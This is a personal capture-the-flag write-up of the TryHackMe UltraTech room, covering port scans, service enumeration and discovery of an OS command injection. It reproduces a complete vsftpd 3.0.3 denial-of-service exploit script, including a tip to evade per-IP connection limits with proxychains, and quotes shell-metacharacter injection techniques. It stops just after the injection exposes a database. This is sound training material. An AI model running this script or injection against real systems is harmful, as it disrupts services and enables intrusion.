NAME [IP]

UltraTech By TryHackMe

I had problems with the boxes so if you see a lot of diffrent $IPs thats why. Lets get into it.

HOST

OS:

ENUM

VULN

SERVICE ENUM

TCP

[NMAP OVERVIEW]

```
------------------------------------------------------------
        Threader 3000 - Multi-threaded Port Scanner
                    Version 1.0.7
                A project by The Mayor
------------------------------------------------------------
Enter your target IP address or URL here: 10.10.239.155
------------------------------------------------------------
Scanning target 10.10.239.155
Time started: 2021-05-18 03:06:45.531168
------------------------------------------------------------
Port 21 is open
Port 22 is open
Port 8081 is open
Port 31331 is open
Port scan completed in 0:01:01.210977
```

```
nmap -p21,22,8081,31331 -sV -sC -T4 -Pn -oA 10.10.239.155 10.10.239.155
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 03:07 BST
Nmap scan report for ultraTech.thm (10.10.239.155)
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
```

```
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_  256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http    Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

FTP

NAME vsftpd
VERSION 3.0.3
What does this service do? "The vsftpd package contains a very secure and very small FTP daemon. This is useful for serving files over a network. This package is known to build and work properly using an LFS-10.1 platform.
What is the most valuable asset this service has/has access to? Possible information disclosure
Technologies used: Port Scan
Is there a GitHub? https://linuxfromscratch.org/blfs/view/svn/server/vsftpd.html

ENUM

nmap

```
# Nmap 7.91 scan initiated Tue May 18 03:11:08 2021 as: nmap -vv --reason -Pn -sV -p 21 "--
script=banner,(ftp* or ssl*) and not (brute or broadcast or dos or external or fuzzer)" -oN /home/-
user/Desktop/results/ultraTech.thm/scans/tcp_21_ftp_nmap.txt -oX /home/user/Desktop/results/-
ultraTech.thm/scans/xml/tcp_21_ftp_nmap.xml ultraTech.thm
Nmap scan report for ultraTech.thm (10.10.239.155)
Host is up, received user-set (0.18s latency).
Scanned at 2021-05-18 03:11:08 BST for 7s

PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
|_banner: 220 (vsFTPd 3.0.3)
|_sslv2-drown:
Service Info: OS: Unix

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 18 03:11:15 2021 -- 1 IP address (1 host up) scanned in 7.21 seconds
```

STEPS TAKEN FOR ENUM

After a quick port scan I took all the open ports I found and piped them into an aggresive nmap scan. This gave me the version number of vsftpd server (3.0.3). I then did a quick searchsploit scan and found a DOS vuln.

VULN

vsftpd 3.0.3 - Remote Denial of Service

```
# Exploit Title: vsftpd 3.0.3 - Remote Denial of Service
# Date: 22-03-2021
```

```
# Exploit Author: xynmaps
# Vendor Homepage: https://security.appspot.com/vsftpd.html
# Software Link: https://security.appspot.com/downloads/vsftpd-3.0.3.tar.gz
# Version: 3.0.3
# Tested on: Parrot Security OS 5.9.0

#-----------------------------#

#encoding=utf8
#__author__ = XYN/Dump/NSKB3
#VSFTPD Denial of Service exploit by XYN/Dump/NSKB3.
"""
VSFTPD only lets a certain amount of connections to be made to the server, so, by repeatedly making
new connections to the server,
you can block other legitimite users from making a connection to the server, if the the connections/-
ip isn't limited.
(if it's limited, just run this script from different proxies using proxychains, and it will work)
"""

import socket
import sys
import threading
import subprocess
import time

banner = """
._________________.
|     VS-FTPD     |
|      D o S      |
|_________________|
|By XYN/DUMP/NSKB3|
|_|_____________|_|
|_|_|_|_____|_|_|_|
|_|_|_|_|_|_|_|_|_|

"""
usage = "{} <TARGET> <PORT(DEFAULT:21> <MAX_CONNS(DEFAULT:50)>".format(sys.argv[0])

def test(t,p):
        s = socket.socket()
        s.settimeout(10)
        try:
                s.connect((t, p))
                response = s.recv(65535)
                s.close()
                return 0
        except socket.error:
                print("Port {} is not open, please specify a port that is open.".format(p))
                sys.exit()
def attack(targ, po, id):
        try:
                subprocess.Popen("ftp {0} {1}".format(targ, po), shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                #print("Worker {} running".format(id))
        except OSError: pass
def main():
        global target, port, start
        print banner
        try:
                target = sys.argv[1]
        except:
                print usage
                sys.exit()
        try:
                port = int(sys.argv[2])
        except:
                port = 21
        try:
                conns = int(sys.argv[3])
        except:
                conns = 50
        print("[!] Testing if {0}:{1} is open".format(target, port))
        test(target, port)
        print("[+] Port {} open, starting attack...".format(port))
        time.sleep(2)
        print("[+] Attack started on {0}:{1}!".format(target, port))
        def loop(target, port, conns):
                global start
```

```
                threading.Thread(target=timer).start()
                while 1:
                        for i in range(1, conns + 3):
                                t = threading.Thread(target=attack, args=(target,port,i,))
                                t.start()
                                if i > conns + 2:
                                        t.join()
                                        break
                                        loop()

        t = threading.Thread(target=loop, args=(target, port, conns,))
        t.start()

def timer():
        start = time.time()
        while 1:
                if start < time.time() + float(900): pass
                else:
                        subprocess.Popen("pkill ftp", shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
                        t = threading.Thread(target=loop, args=(target, port,))
                        t.start()
                        break

main()
```

https://www.exploit-db.com/exploits/49719

STEPS TO CONFIRM VULN

None; Didn't want to DOS the machine, no point.

NOTES AND THEORIES

Maybe after I get credential somewhere I could supply my own ssh keys, or find some on the ftp server. Or even somehow find information on the server to elevate privelages idk.

SSH

NAME OpenSSH
VERSION 7.6p1 Ubuntu 4ubuntu0.3
KEYS: Obtained from website
USERNAMES: r00t

ENUM

Just some basic nmap scans nothing crazy.

nmap

```
# Nmap 7.91 scan initiated Tue May 18 03:11:08 2021 as: nmap -vv --reason -Pn -sV -p 22 --
script=banner,ssh2-enum-algos,ssh-hostkey,ssh-auth-methods -oN /home/user/Desktop/results/-
ultraTech.thm/scans/tcp_22_ssh_nmap.txt -oX /home/user/Desktop/results/ultraTech.thm/scans/xml/-
tcp_22_ssh_nmap.xml ultraTech.thm
Nmap scan report for ultraTech.thm (10.10.239.155)
Host is up, received user-set (0.18s latency).
Scanned at 2021-05-18 03:11:08 BST for 6s
```

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDiFl7iswZsMnnI2RuX0ezMMVjUXFY1lJmZr3+H701ZA6nJUb2ymZyXusE/-
wuqL4BZ+x5gF2DLLRH7fdJkdebuuaMpQtQfEdsOMT+JakQgCDls38FH1jcrpGI3MY55eHcSilT/-
EsErmuvYv1s3Yvqds6xoxyvGgdptdqiaj4KFBNSDVneCSF/K7IQdbavM3Q7SgKchHJUHt6XO3gICmZmq8tSAdd2b2Ik/-
rYzpIiyMtfP3iWsyVgjR/-
q8oR08C2lFpPN8uSyIHkeH1py0aGl+V1E7j2yvVMIb4m3jGtLWH89iePTXmfLkin2feT6qAm7acdktZRJTjaJ8lEMFTHEijJ
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLy2NkFfAZMY462Bf2wSIGzla3CDXwLNlGEpaCs1Uj55Ps-
xk5Go/Y6Cw52NEljhi9fiXOOkIxpBEC8bOvEcNeNY=
|   256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEipoohPz5HURhNfvE+WYz4Hc26k5ObMPnAQNoUDsge3
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       ssh-rsa
|       rsa-sha2-512
|       rsa-sha2-256
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 18 03:11:14 2021 -- 1 IP address (1 host up) scanned in 6.38 seconds
```

VULN

Possible Username enum; but not confirmed nor any verifified vulns with nse scans or vulners so I ignored it for now.
https://www.exploit-db.com/exploits/45939
CVE-2018-15473 SSH User Enumeration by Leap Security (@LeapSecurity) https://leapsecurity.io
Credits: Matthew Daley, Justin Gardner, Lee David Painter


Also another vuln that might have worked after the fact, but had no use to it or even look into it. Im fairly certain it wouldn't have worked.
https://www.exploit-db.com/exploits/46516

Title: SSHtranger Things
Author: Mark E. Haase <mhaase@hyperiongray.com>
Homepage: https://www.hyperiongray.com
Date: 2019-01-17
CVE: CVE-2019-6111, CVE-2019-6110
Advisory: https://sintonen.fi/advisories/scp-client-multiple-vulnerabilities.txt
Tested on: Ubuntu 18.04.1 LTS, OpenSSH client 7.6p1

NOTES AND THEORIES

After the command injection vulnerability I was able to ssh into the box with the creds found.

HTTP



ENUM

While the directory enum is usefull I realized the robots.txt file had the location of the login page and my efforts were wasted.

```
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt
```

From here I followed this link to another set of directories

```
/
/index.html
/what.html
/partners.html
```

I will leave whatever basic scans I preformed just so you see where my info comes from.

feroxbuster

SCAN OUTPUT

feroxbuster outpust

1: complete http://10.10.168.200:31331/images
2: complete http://10.10.168.200:31331/css
3: complete http://10.10.168.200:31331/js
4: complete http://10.10.168.200:31331/javascript
5: running http://10.10.168.200:31331/javascript/jquery
6: running http://10.10.168.200:31331/javascript/async

nmap

```
SCAN OUTPUT

SCAN OUTPUT
# Nmap 7.91 scan initiated Tue May 18 03:33:47 2021 as: /usr/bin/nmap -sCV -p31331 --open -oN nmap/-
Full_Extra_10.10.239.155.nmap --system-dns --stats-every 2s 10.10.239.155
Nmap scan report for ultraTech.thm (10.10.239.155)
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 18 03:34:04 2021 -- 1 IP address (1 host up) scanned in 16.81 seconds
```


SERVER

Version: Apache/2.4.29 (Ubuntu)

CHECKS

Where are the login pages?

http://http://10.10.168.200:31331/partners.html



Is there an API?
Yes

Possible usernames:

John McFamicom | *r00t*

A web 3.0 full stack rockstar coder.
CSS and HTML expert.

Francois LeMytho | *P4c0*


One of the best designer in the whole world.
Expert in Photoshop CS2 and Paint.NET.

Alvaro Squalo | *Sq4l*

Young, rich and successful entrepreneur.
Forbes top 8B.


STEPS TAKEN FOR ENUM

I know Im gonna get clowned on, but I was too lazy to get my burp working so I used good dev tools (specifically the network monitor ctrl+shift+e) and noticed some strange get requests of the bat.




STEPS TAKEN TO CONFIRM CHECKS

Curious I went to go check it out; in forsight I should have checked the javascript directory and could have found it out that way by reading the code, but I like to save reading code as the last thing to do.



VULNS

The vulnerability found is something called OS Command Injection



(credits PortSwigger) -->https://portswigger.net/web-security/os-command-injection

“OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.”

--------^^^ So thats some background info on the vuln so were going to progress further and talk about how I poked around and fully exploited the box with this vuln.

STEPS TAKEN FOR ENUM

A variety of shell metacharacters can be used to perform OS command injection attacks.

A number of characters function as command separators, allowing commands to be chained together. The following command separators work on both Windows and Unix-based systems:

&
&&
|
||
The following command separators work only on Unix-based systems:

;
Newline (0x0a or \n)
On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:

` injected command `
$(injected command)
Note that the different shell metacharacters have subtly different behaviors that might affect whether they work in certain situations, and whether they allow in-band retrieval of command output or are useful only for blind exploitation.


Sometimes, the input that you control appears within quotation marks in the original command. In this situation,

you need to terminate the quoted context (using " or ') before using suitable shell metacharacters to inject a new command.

(credits PortSwigger)


So the first thing I did was test these top to bottom and the one that worked was the `injected command` back tick.

STEPS TO CONFIRM VULN



We can see our command injection worked and we see an exposed db.

Lets cat that and see if we can get anything



